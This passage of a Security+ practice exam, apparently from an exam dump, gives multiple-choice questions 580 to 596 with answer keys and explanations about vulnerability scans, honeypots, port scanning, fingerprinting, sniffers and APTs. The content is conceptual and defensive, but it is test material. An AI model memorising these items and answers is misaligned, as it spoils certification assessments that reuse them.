[http://en.wikipedia.org/wiki/SSL\\_acceleration](http://en.wikipedia.org/wiki/SSL_acceleration)

#### **QUESTION 580**

Which of the following would a security administrator implement in order to discover comprehensive security threats on a network?

- A. Design reviews
- B. Baseline reporting

- C. Vulnerability scan
- D. Code review

**Correct Answer:** C

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. Vulnerabilities include computer systems that do not have the latest security patches installed.

The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security. Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

**Incorrect Answers:**

A: A design review is not performed primarily to detect security threats on a network. Reviewing the design of a system or network can be performed for many reasons including performance, availability etc. whereas a vulnerability scan is performed specifically to discover security threats on a network.

Therefore, this answer is incorrect.

B: As the name implies, baseline reporting checks to make sure that things are operating status quo, and change detection is used to alert administrators when modifications are made. A changes-from-baseline report can be run to pinpoint security rule breaches quickly. This is often combined with gap analysis to measure the controls at a particular company against industry standards. Baseline reporting may alert the security administrator to any changes in the security posture compared to the original baseline configuration. However, a vulnerability scan is performed specifically to discover security threats on a network and is therefore a better answer. Therefore, this answer is incorrect.

D: A code review is the process of reviewing the programming code in an application. It is not used to discover security threats on a network. Therefore, this answer is incorrect.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 345

**QUESTION 581**

An administrator is concerned that a company's web server has not been patched. Which of the following would be the BEST assessment for the administrator to perform?

- A. Vulnerability scan

- B. Risk assessment
- C. Virus scan
- D. Network sniffer

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. Vulnerabilities include computer systems that do not have the latest security patches installed.

The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

**Incorrect Answers:**

B: A risk assessment is the process of determining risk. A risk assessment alone would not determine if a web server has been patched. A vulnerability scan should be performed first. The results of the vulnerability scan can then be used in a risk assessment. Therefore, this answer is incorrect.

C: A virus scan will scan a computer for known viruses. It is not used to determine if a system has been patched. Therefore, this answer is incorrect.

D: A network sniffer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. It is not used to determine if a system has been patched. Therefore, this answer is incorrect.

**References:**

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html)

**QUESTION 582**

Which of the following would be used to identify the security posture of a network without actually exploiting any weaknesses?

- A. Penetration test
- B. Code review
- C. Vulnerability scan
- D. Brute Force scan

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security. Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

**Incorrect Answers:**

A: Penetration testing evaluates an organization's ability to protect its networks, applications, computers and users from attempts to circumvent its security controls to gain unauthorized or privileged access to protected assets.

The difference between a vulnerability scan and a penetration test is that by performing a penetration test, you are actually trying to access a system by exploiting a weakness in the system. Therefore, this answer is incorrect.

B: A code review is the process of reviewing the programming code in an application. It is not used to identify the security posture of a network. Therefore, this answer is incorrect.

D: A brute force scan is similar to a penetration test in that you are actually trying to access a system by exploiting a weakness in the system. Therefore, this answer is incorrect.

**References:**

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html)

### **QUESTION 583**

Which of the following should an administrator implement to research current attack methodologies?

- A. Design reviews
- B. Honeypot
- C. Vulnerability scanner
- D. Code reviews

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

### **Section: Threats and Vulnerabilities**

A honeypot is a system whose purpose it is to be attacked. An administrator can watch and study the attack to research current attack methodologies. According to the Wepopedia.com, a Honeypot luring a hacker into a system has several main purposes:

The administrator can watch the hacker exploit the vulnerabilities of the system, thereby learning where the system has weaknesses that need to be redesigned. The hacker can be caught and stopped while trying to obtain root access to the system. By studying the activities of hackers, designers can better create more secure systems that are potentially invulnerable to future hackers.

There are two main types of honeypots:

Production - A production honeypot is one used within an organization's environment to help mitigate risk. Research A research honeypot add value to research in computer security by providing a platform to study the threat.

Incorrect Answers:

A: Reviewing the design of a system would not help to determine current attack methodologies. You would use a honeypot to determine current attack methodologies. You might then have a design review to counteract the threats.

C: A vulnerability scanner scans a system or network for known vulnerabilities. It is not used to determine new attack methodologies.

D: Reviewing the code of an application would not help to determine current attack methodologies. You would use a honeypot to determine current attack methodologies. You might then have a code review to counteract the threats.

References:

<https://ethics.csc.ncsu.edu/abuse/hacking/honeypots/study.php>

### **QUESTION 584**

Based on information leaked to industry websites, business management is concerned that unauthorized employees are accessing critical project information for a major, well-known new product. To identify any such users, the security administrator could:

- A. Set up a honeypot and place false project documentation on an unsecure share.
- B. Block access to the project documentation using a firewall.
- C. Increase antivirus coverage of the project servers.
- D. Apply security updates and harden the OS on all project servers.

**Correct Answer: A**

### **Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

In this scenario, we would use a honeypot as a 'trap' to catch unauthorized employees who are accessing critical project information. A honeypot is a system whose purpose it is to be attacked. An administrator can watch and study the attack to research current attack methodologies.

According to the Wepopedia.com, a Honeypot luring a hacker into a system has several main purposes:

The administrator can watch the hacker exploit the vulnerabilities of the system, thereby learning where the system has weaknesses that need to be redesigned. The hacker can be caught and stopped while trying to obtain root access to the system. By studying the activities of hackers, designers can better create more secure systems that are potentially invulnerable to future hackers.

There are two main types of honeypots:

Production - A production honeypot is one used within an organization's environment to help mitigate risk. Research A research honeypot add value to research in computer security by providing a platform to study the threat.

Incorrect Answers:

B: Blocking access to the project documentation by using a firewall would block all access to the documentation including access to authorized employees. It would not help to determine which unauthorized employees are attempting to access the documentation. Therefore, this answer is incorrect.

C: Antivirus software is used to scan a system for known virus threats. It would not detect unauthorized users attempting to access the project documentation. Therefore, this answer is incorrect.

D: Applying security updates to harden a server is always a good idea. However, security updates would not detect unauthorized users attempting to access the project documentation.

Therefore, this answer is incorrect.

References:

<https://ethics.csc.ncsu.edu/abuse/hacking/honeypots/study.php>

#### **QUESTION 585**

Joe, an administrator, installs a web server on the Internet that performs credit card transactions for customer payments. Joe also sets up a second web server that looks like the first web server. However, the second server contains fabricated files and folders made to look like payments were processed on this server but really were not. Which of the following is the second server?

- A. DMZ
- B. Honeynet
- C. VLAN
- D. Honeypot

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

In this scenario, the second web server is a `fake` webserver designed to attract attacks. We can then monitor the second server to view the attacks and then ensure that the `real` web server is secure against such attacks. The second web server is a honeypot.

A honeypot is a system whose purpose it is to be attacked. An administrator can watch and study the attack to research current attack methodologies.

According to the Wepopedia.com, a Honeypot luring a hacker into a system has several main purposes:

The administrator can watch the hacker exploit the vulnerabilities of the system, thereby learning where the system has weaknesses that need to be redesigned. The hacker can be caught and stopped while trying to obtain root access to the system. By studying the activities of hackers, designers can better create more secure systems that are potentially invulnerable to future hackers.

There are two main types of honeypots:

Production - A production honeypot is one used within an organization's environment to help mitigate risk. Research A research honeypot add value to research in computer security by providing a platform to study the threat.

Incorrect Answers:

A: A DMZ or demilitarized zone (sometimes referred to as a perimeter network) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to a larger and untrusted network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN); an external network node only has direct access to equipment in the DMZ, rather than any other part of the network. The name is derived from the term "demilitarized zone", an area between nation states in which military operation is not permitted.

The second web server described in this question is not a DMZ.

Therefore, this answer is incorrect.

B: A honeynet is a network set up with intentional vulnerabilities; its purpose is to invite attack, so that an attacker's activities and methods can be studied and that information used to increase network security. In this question, we have a second single server rather than a network set up to be attacked. The server is a honeypot, not a honeynet. Therefore, this answer is incorrect.

C: In computer networking, a single layer-2 network may be partitioned to create multiple distinct broadcast domains, which are mutually isolated so that packets can only pass between them via one or more routers; such a domain is referred to as a virtual local area network, virtual LAN or VLAN. This is usually achieved on switch or router devices. Simpler devices only support partitioning on a port level (if at all), so sharing VLANs across devices requires running dedicated cabling for each VLAN. More sophisticated devices can mark packets through tagging, so that a single interconnect (trunk) may be used to transport data for multiple VLANs. Grouping hosts with a common set of requirements regardless of their physical location by VLAN can greatly simplify network design. A VLAN has the same attributes as a physical local area network (LAN), but it allows for end stations to be grouped together more easily even if they are not on the same network switch. The second web server described in this question is not a VLAN. Therefore, this answer is incorrect.

References:

<https://ethics.csc.ncsu.edu/abuse/hacking/honeypots/study.php> [http://en.wikipedia.org/wiki/DMZ\\_%28computing%29](http://en.wikipedia.org/wiki/DMZ_%28computing%29) <http://searchsecurity.techtarget.com/definition/honeynet> [http://en.wikipedia.org/wiki/Virtual\\_LAN](http://en.wikipedia.org/wiki/Virtual_LAN)

## QUESTION 586

Which of the following can Joe, a security administrator, implement on his network to capture attack details that are occurring while also protecting his production network?

- A. Security logs
- B. Protocol analyzer
- C. Audit logs
- D. Honeypot

**Correct Answer:** D

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A honeypot is a system whose purpose it is to be attacked. An administrator can watch and study the attack to research current attack methodologies.

According to the Wepopedia.com, a Honeypot luring a hacker into a system has several main purposes:

The administrator can watch the hacker exploit the vulnerabilities of the system, thereby learning where the system has weaknesses that need to be redesigned. The hacker can be caught and stopped while trying to obtain root access to the system. By studying the activities of hackers, designers can better create more secure systems that are potentially invulnerable to future hackers.

There are two main types of honeypots:

Production - A production honeypot is one used within an organization's environment to help mitigate risk. Research A research honeypot add value to research in computer security by providing a platform to study the threat.

**Incorrect Answers:**

A: Security logs record security events such as logon and logoff events. Security logs can be used to monitor failed logon events which could indicate an attack. However, logon attempts are just one form of attack. A honeypot can be used to monitor all sorts of attack. Therefore, a honeypot is a better answer so this answer is incorrect.

B: A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. It would be difficult to monitor attacks by analyzing network communications. Therefore, a honeypot is a better answer so this answer is incorrect.

C: Audit logs record events such as file access (successful or unsuccessful) or Active Directory modifications. Audit logs could be used monitor failed attempts to access files which could indicate an attack. However, file access attempts are just one form of attack. A honeypot can be used to monitor all sorts of attack. Therefore, a honeypot is a better answer so this answer is incorrect.

**References:**

<https://ethics.csc.ncsu.edu/abuse/hacking/honeypots/study.php>

### **QUESTION 587**

What is a system that is intended or designed to be broken into by an attacker?

- A. Honeypot
- B. Honeybucket
- C. Decoy
- D. Spoofing system

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A honeypot is a system whose purpose it is to be attacked. An administrator can watch and study the attack to research current attack methodologies.

According to the Wepopedia.com, a Honeypot luring a hacker into a system has several main purposes:

The administrator can watch the hacker exploit the vulnerabilities of the system, thereby learning where the system has weaknesses that need to be redesigned. The hacker can be caught and stopped while trying to obtain root access to the system. By studying the activities of hackers, designers can better create more secure systems that are potentially invulnerable to future hackers.

There are two main types of honeypots:

Production - A production honeypot is one used within an organization's environment to help mitigate risk. Research A research honeypot add value to research in computer security by providing a platform to study the threat.

**Incorrect Answers:**

B: A honey bucket is not an IT term. It's a term for a waterless toilet. A honeypot is a system designed to be attacked. Therefore, this answer is incorrect.

C: A honeypot could be described as a decoy. It is a system often imitating another system but designed to be attacked. However, a honeypot is the specific name for a system designed to be attacked. Therefore, this answer is incorrect.

D: Spoofing system is not the correct term for a system that is designed to be attacked. A honeypot could be described as a spoofing system in that a honeypot often imitates another system. However, a honeypot is the specific name for a system designed to be attacked.

Therefore, this answer is incorrect.

**References:**

<https://ethics.csc.ncsu.edu/abuse/hacking/honeypots/study.php>

#### **QUESTION 588**

The security team would like to gather intelligence about the types of attacks being launched against the organization. Which of the following would provide them with the MOST information?



<http://www.gratisexam.com/>

- A. Implement a honeynet
- B. Perform a penetration test
- C. Examine firewall logs
- D. Deploy an IDS

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A honeynet is a network set up with intentional vulnerabilities; its purpose is to invite attack, so that an attacker's activities and methods can be studied and that information used to increase network security. A honeynet contains one or more honey pots, which are computer systems on the Internet expressly set up to attract and "trap" people who attempt to penetrate other people's computer systems. Although the primary purpose of a honeynet is to gather information about attackers' methods and motives, the decoy network can benefit its operator in other ways, for example by diverting attackers from a real network and its resources. The Honeynet Project, a non-profit research organization dedicated to computer security and information sharing, actively promotes the deployment of honeynets. In addition to the honey pots, a honeynet usually has real applications and services so that it seems like a normal network and a worthwhile target. However, because the honeynet doesn't actually serve any authorized users, any attempt to contact the network from without is likely an illicit attempt to breach its security, and any outbound activity is likely evidence that a system has been compromised. For this reason, the suspect information is much more apparent than it would be in an actual network, where it would have to be found amidst all the legitimate network data. Applications within a honeynet are often given names such as "Finances" or "Human Services" to make them sound appealing to the attacker.

A virtual honeynet is one that, while appearing to be an entire network, resides on a single server.

**Incorrect Answers:**

B: Penetration testing evaluates an organization's ability to protect its networks, applications, computers and users from attempts to circumvent its security controls to gain unauthorized or privileged access to protected assets. You perform a penetration test by attempting to gain access to the system. However, to do this, you are trying to exploit weaknesses that you know about. An attacker might use a different method. To view all methods used by attackers, you need to set up a honeynet. Therefore, this answer is incorrect.

C: The firewall logs will provide information about network connections that are allowed or blocked. However, an attacker would connect to the network by using an allowed port. Therefore, the firewall logs will not provide information about methods of attack. Therefore, this answer is incorrect.

D: An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station. IDS come in a variety of "flavors" and approach the goal of detecting suspicious traffic in different ways. There are network based (NIDS) and host based (HIDS) intrusion detection systems. Some systems may attempt to stop an intrusion attempt but this is neither required nor expected of a monitoring system.

An IDS can monitor malicious activities. However, an attacker may use a method that is not detected by the IDS as an intrusion attempt. This question is asking for the BEST answer. A honeynet is a better answer because it is designed to be attacked to enable you to view the methods used for the attacks. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/honeynet> [http://en.wikipedia.org/wiki/Intrusion\\_detection\\_system](http://en.wikipedia.org/wiki/Intrusion_detection_system)

#### **QUESTION 589**

Jane, a security analyst, is reviewing logs from hosts across the Internet which her company uses to gather data on new malware. Which of the following is being implemented by Jane's company?

- A. Vulnerability scanner
- B. Honeynet
- C. Protocol analyzer
- D. Port scanner

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The Internet hosts used to gather data on new malware are known as honeypots. A collection of honeypots is known as a honeynet. A honeynet is a network set up with intentional vulnerabilities; its purpose is to invite attack, so that an attacker's activities and methods can be studied and that information used to increase network security. A honeynet contains one or more honey pots, which are computer systems on the Internet expressly set up to attract and "trap" people who attempt to penetrate other people's computer systems. Although the primary purpose of a honeynet is to gather information about attackers' methods and motives, the decoy network can benefit its operator in other ways, for example by diverting attackers from a real network and its resources. The Honeynet Project, a non-profit research organization dedicated to computer security and information sharing, actively promotes the deployment of honeynets.

In addition to the honey pots, a honeynet usually has real applications and services so that it seems like a normal network and a worthwhile target. However, because the honeynet doesn't actually serve any authorized users, any attempt to contact the network from without is likely an illicit attempt to breach its security, and any outbound activity is likely evidence that a system has been compromised. For this reason, the suspect information is much more apparent than it would be in an actual network, where it would have to be found amidst all the legitimate network data. Applications within a honeynet are often given names such as "Finances" or "Human Services" to make them sound appealing to the attacker.

A virtual honeynet is one that, while appearing to be an entire network, resides on a single server.

Incorrect Answers:

A: A vulnerability scanner is software designed to assess computers, computer systems, networks or applications for weaknesses. This includes applications or default configurations posing a security risk. In this question, we have computers set up with the aim of being attacked to enable Jane to gather data on new malware. The question is asking about the computers themselves, not the tools used to assess the computers. These computers form a honeynet. Therefore, this answer is incorrect.

C: A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. This is not what is described in this question. Therefore, this answer is incorrect.

D: A port scanner is typically a software application used to scan a system such as a computer or firewall for open ports. A malicious user would attempt to access a system through an open port. A security administrator would compare the list of open ports against a list of ports that need to be open so that unnecessary ports can be closed thus reducing the vulnerability of the system. This is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/honeynet>

### QUESTION 590

A security administrator wants to get a real time look at what attackers are doing in the wild, hoping to lower the risk of zero-day attacks. Which of the following should be used to accomplish this goal?

- A. Penetration testing
- B. Honeynets
- C. Vulnerability scanning
- D. Baseline reporting

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

#### **Explanation/Reference:**

Section: Threats and Vulnerabilities

A honeynet is a network set up with intentional vulnerabilities; its purpose is to invite attack, so that an attacker's activities and methods can be studied and that information used to increase network security. A honeynet contains one or more honey pots, which are computer systems on the Internet expressly set up to attract and "trap" people who attempt to penetrate other people's computer systems. Although the primary purpose of a honeynet is to gather information about attackers' methods and motives, the decoy network can benefit its operator in other ways, for example by diverting attackers from a real network and its resources. The Honeynet Project, a non-profit research organization dedicated to computer security and information sharing, actively promotes the deployment of honeynets. In addition to the honey pots, a honeynet usually has real applications and services so that it seems like a normal network and a worthwhile target. However, because the honeynet doesn't actually serve any authorized users, any attempt to contact the network from without is likely an illicit attempt to breach its security, and any outbound activity is likely evidence that a system has been compromised. For this reason, the suspect information is much more apparent than it would be in an actual network, where it would have to be found amidst all the legitimate network data. Applications within a honeynet are often given names such as "Finances" or "Human Services" to make them sound appealing to the attacker.

A virtual honeynet is one that, while appearing to be an entire network, resides on a single server.

Incorrect Answers:

A: Penetration testing evaluates an organization's ability to protect its networks, applications, computers and users from attempts to circumvent its security controls to gain unauthorized or privileged access to protected assets. You perform a penetration test by attempting to gain access to the system. However, to do this, you are trying to exploit weaknesses that you know about. An attacker might use a different method. To view all methods used by attackers, you need to set up a honeynet. Therefore, this answer is incorrect.

C: A vulnerability scanner is software designed to assess computers, computer systems, networks or applications for weaknesses. A vulnerability scan will scan for weaknesses (vulnerabilities) in a system but it does not provide information about the methods attackers are using. Therefore, this answer is incorrect.

D: Baseline reporting will alert the security manager to any changes in the security posture compared to the original baseline configuration. Baseline reporting does not provide information about the methods attackers are using. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/honeynet>

### QUESTION 591

During a security assessment, an administrator wishes to see which services are running on a remote server. Which of the following should the administrator use?

- A. Port scanner
- B. Network sniffer
- C. Protocol analyzer
- D. Process list

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Different services use different ports. When a service is enabled on a computer, a network port is opened for that service. For example, enabling the HTTP service on a web server will open port 80 on the server. By determining which ports are open on a remote server, we can determine which services are running on that server.

A port scanner is a software application designed to probe a server or host for open ports. This is often used by administrators to verify security policies of their networks and by attackers to identify running services on a host with the view to compromise it. A port scan or portscan can be defined as a process that sends client requests to a range of server port addresses on a host, with the goal of finding an active port. While not a nefarious process in and of itself, it is one used by hackers to probe target machine services with the aim of exploiting a known vulnerability of that service. However the majority of uses of a port scan are not attacks and are simple probes to determine services available on a remote machine.

Incorrect Answers:

B: A network sniffer is another name for a protocol analyzer. A Protocol Analyzer is a hardware device or more commonly a software program used to capture

network data communications sent between devices on a network. It may be possible to determine which services are open on a server by analyzing the network traffic to and from the server. However, it would be administratively difficult. A port scanner is a much simpler solution. Therefore, this answer is incorrect.

C: A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. It may be possible to determine which services are open on a server by analyzing the network traffic to and from the server. However, it would be administratively difficult. A port scanner is a much simpler solution. Therefore, this answer is incorrect.

D: A process list would list all processes running on a computer, including services. However, this question is asking about a remote server. It would be difficult to obtain a process list from a remote server without having full access to the server. You can scan the server for open ports without having full access to the server. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Port\\_scanner](http://en.wikipedia.org/wiki/Port_scanner)

## QUESTION 592

Which of the following tools would a security administrator use in order to identify all running services throughout an organization?

- A. Architectural review
- B. Penetration test
- C. Port scanner
- D. Design review

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Different services use different ports. When a service is enabled on a computer, a network port is opened for that service. For example, enabling the HTTP service on a web server will open port 80 on the server. By determining which ports are open on a remote server, we can determine which services are running on that server.

A port scanner is a software application designed to probe a server or host for open ports. This is often used by administrators to verify security policies of their networks and by attackers to identify running services on a host with the view to compromise it. A port scan or portscan can be defined as a process that sends client requests to a range of server port addresses on a host, with the goal of finding an active port. While not a nefarious process in and of itself, it is one used by hackers to probe target machine services with the aim of exploiting a known vulnerability of that service. However the majority of uses of a port scan are not attacks and are simple probes to determine services available on a remote machine.

Incorrect Answers:

A: An architectural review is a review of the network structure (servers, switches, routers, network topology etc.). It does not list running services on computers. Therefore, this answer is incorrect.

B: Penetration testing evaluates an organization's ability to protect its networks, applications, computers and users from attempts to circumvent its security controls

to gain unauthorized or privileged access to protected assets. It is not used to list services running on computers. Therefore, this answer is incorrect.

D: A design review is the process of reviewing the design of something; examples include reviewing the design of the network or the design of a software application. It is not used to list services running on computers. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Port\\_scanner](http://en.wikipedia.org/wiki/Port_scanner)

### QUESTION 593

Sara, the Chief Information Officer (CIO), has requested an audit take place to determine what services and operating systems are running on the corporate network. Which of the following should be used to complete this task?

- A. Fingerprinting and password crackers
- B. Fuzzing and a port scan
- C. Vulnerability scan and fuzzing
- D. Port scan and fingerprinting

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

#### **Explanation/Reference:**

Section: Threats and Vulnerabilities

Different services use different ports. When a service is enabled on a computer, a network port is opened for that service. For example, enabling the HTTP service on a web server will open port 80 on the server. By determining which ports are open on a remote server, we can determine which services are running on that server.

A port scanner is a software application designed to probe a server or host for open ports. This is often used by administrators to verify security policies of their networks and by attackers to identify running services on a host with the view to compromise it. A port scan or portscan can be defined as a process that sends client requests to a range of server port addresses on a host, with the goal of finding an active port. While not a nefarious process in and of itself, it is one used by hackers to probe target machine services with the aim of exploiting a known vulnerability of that service. However the majority of uses of a port scan are not attacks and are simple probes to determine services available on a remote machine.

Fingerprinting is a means of ascertaining the operating system of a remote computer on a network. Fingerprinting is more generally used to detect specific versions of applications or protocols that are run on network servers. Fingerprinting can be accomplished "passively" by sniffing network packets passing between hosts, or it can be accomplished "actively" by transmitting specially created packets to the target machine and analyzing the response. Incorrect Answers:

A: Fingerprinting is a means of ascertaining the operating system of a remote computer on a network. However, a password cracker is not used to determine which services are running on network computers. Therefore, this answer is incorrect.

B: A port scan can be used to determine which services are running on network computers. However fuzzing is not used to determine which operating system the computers are running. Fuzzing is a security assessment technique that allows testers to analyze the behavior of software applications by entering unexpected

input. Therefore, this answer is incorrect.

C: A vulnerability scanner is software designed to assess computers, computer systems, networks or applications for weaknesses. A vulnerability scan will scan for weaknesses (vulnerabilities) in a system. It could provide information about which services are running but it is not specifically designed for this purpose. Fuzzing is not used to determine which operating system the computers are running or which services are running on the computers. Fuzzing is a security assessment technique that allows testers to analyze the behavior of software applications by entering unexpected input. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Port\\_scanner](http://en.wikipedia.org/wiki/Port_scanner)  
<http://www.yourdictionary.com/fingerprinting>

#### **QUESTION 594**

Which device monitors network traffic in a passive manner?

- A. Sniffer
- B. IDS
- C. Firewall
- D. Web browser

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A sniffer is another name for a protocol analyzer. A protocol analyzer performs its function in a passive manner. In other words, computers on the network do not know that their data packets have been captured.

A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. Capturing packets sent from a computer system is known as packet sniffing. Well known software protocol analyzers include Message Analyzer (formerly Network Monitor) from Microsoft and Wireshark (formerly Ethereal).

A sniffer (packet sniffer) is a tool that intercepts data flowing in a network. If computers are connected to a local area network that is not filtered or switched, the traffic can be broadcast to all computers contained in the same segment. This doesn't generally occur, since computers are generally told to ignore all the comings and goings of traffic from other computers. However, in the case of a sniffer, all traffic is shared when the sniffer software commands the Network Interface Card (NIC) to stop ignoring the traffic. The NIC is put into promiscuous mode, and it reads communications between computers within a particular segment. This allows the sniffer to seize everything that is flowing in the network, which can lead to the unauthorized access of sensitive data. A packet sniffer can take the form of either a hardware or software solution. A sniffer is also known as a packet analyzer.

**Incorrect Answers:**

B: An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station. IDS come in a variety of "flavors" and approach the goal of detecting suspicious traffic in different ways. There are

network based (NIDS) and host based (HIDS) intrusion detection systems. Some systems may attempt to stop an intrusion attempt but this is neither required nor expected of a monitoring system. Intrusion detection and prevention systems (IDPS) are primarily focused on identifying possible incidents, logging information about them, and reporting attempts. An IDS does not passively monitor network traffic. Therefore, this answer is incorrect.

C: A firewall is used to block or allow network traffic according to rules specifying source address, destination address, protocol or port number. It does not passively monitor network traffic. Therefore, this answer is incorrect.

D: A Web browser is used to view web sites. It does not monitor network traffic. Therefore, this answer is incorrect.

References:

<http://www.techopedia.com/definition/4113/sniffer>  
[http://en.wikipedia.org/wiki/Intrusion\\_detection\\_system](http://en.wikipedia.org/wiki/Intrusion_detection_system)

**QUESTION 595**

A new security analyst is given the task of determining whether any of the company's servers are vulnerable to a recently discovered attack on an old version of SSH. Which of the following is the quickest FIRST step toward determining the version of SSH running on these servers?

- A. Passive scanning
- B. Banner grabbing
- C. Protocol analysis
- D. Penetration testing

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

B: Banner grabbing looks at the banner, or header information messages sent with data to find out about the system(s). Banners often identify the host, the operating system running on it, and other information that can be useful if you are going to attempt to later breach the security of it. Banners can be snagged with Telnet as well as tools like netcat or Nmap. In other words Banner grabbing looks at the banner, or header, information messages sent with data to find out about the system(s). Thus a quick way to check which version of SSH is running on your server.

**Incorrect Answers:**

A: Passive scanning is implemented to allow you to identify specific vulnerabilities on your network and is not the quickest way to determine which version of SSH is running on your servers.

C: Protocol analysis is similar to packet sniffing and is a tool used for network monitoring, the data that is being transmitted across a network - especially in real-time.

D: A penetration test will use the same techniques a hacker would use to find any flaws in your system's security. This means bypassing whatever security controls that might have been implemented. This is not the quickest way to check which version of SSH was running on your servers.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 344, 458, 459.

**QUESTION 596**

After analyzing and correlating activity from multiple sensors, the security administrator has determined that a group of very well organized individuals from an enemy country is responsible for various attempts to breach the company network, through the use of very sophisticated and targeted attacks. Which of the following is this an example of?

- A. Privilege escalation
- B. Advanced persistent threat
- C. Malicious insider threat
- D. Spear phishing

**Correct Answer:** B

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Definitions of precisely what an APT is can vary widely, but can best be summarized by their named requirements:

Advanced Criminal operators behind the threat utilize the full spectrum of computer intrusion technologies and techniques. While individual components of the attack may not be classed as particularly "advanced" (e.g. malware components generated from commonly available DIY construction kits, or the use of easily procured exploit materials), their operators can typically access and develop more advanced tools as required. They combine multiple attack methodologies and tools in order to reach and compromise their target.

Persistent Criminal operators give priority to a specific task, rather than opportunistically seeking immediate financial gain. This distinction implies that the attackers are guided by external entities. The attack is conducted through continuous monitoring and interaction in order to achieve the defined objectives. It does not mean a barrage of constant attacks and malware updates. In fact, a "low-and-slow" approach is usually more successful. Threat means that there is a level of coordinated human involvement in the attack, rather than a mindless and automated piece of code. The criminal operators have a specific objective and are skilled, motivated, organized and well funded.

**Incorrect Answers:**

A: Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The attack described in the question is not an example of privilege escalation. Therefore, this answer is incorrect.

